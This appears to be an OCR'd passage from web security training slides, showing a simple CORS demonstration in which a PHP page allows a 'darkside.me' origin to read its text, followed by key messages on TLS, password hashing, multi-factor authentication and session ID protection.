



allowedContent.php


```php
<?php
    header("Access-Control-Allow-Origin: http://darkside.me");
    echo("You are allowed to read this text, lord Vader");
?>
```

acoreq.html > html

```html
<html>
    <head><title>Dark Side</title></head>
    <body>
        <h1>Welcome to the dark side!</h1>
        <script>
            var req = new XMLHttpRequest()
            req.open("GET", "http://lightside.me/allowedContent.php", false);
            req.send()
            alert(req.responseText);
        </script>
    </body>
</html>
```



ok, we now really know who this guy is…




… and we also know how session management works

but what is he actually allowed to do?

# Key messages

- Use TLS for your whole application
- Store your passwords securely (bcrypt, PBKDF2,…)
- Provide multi factor support and enforce it for critical areas
- Secure your SID
- Never trust the client or anything originating from the client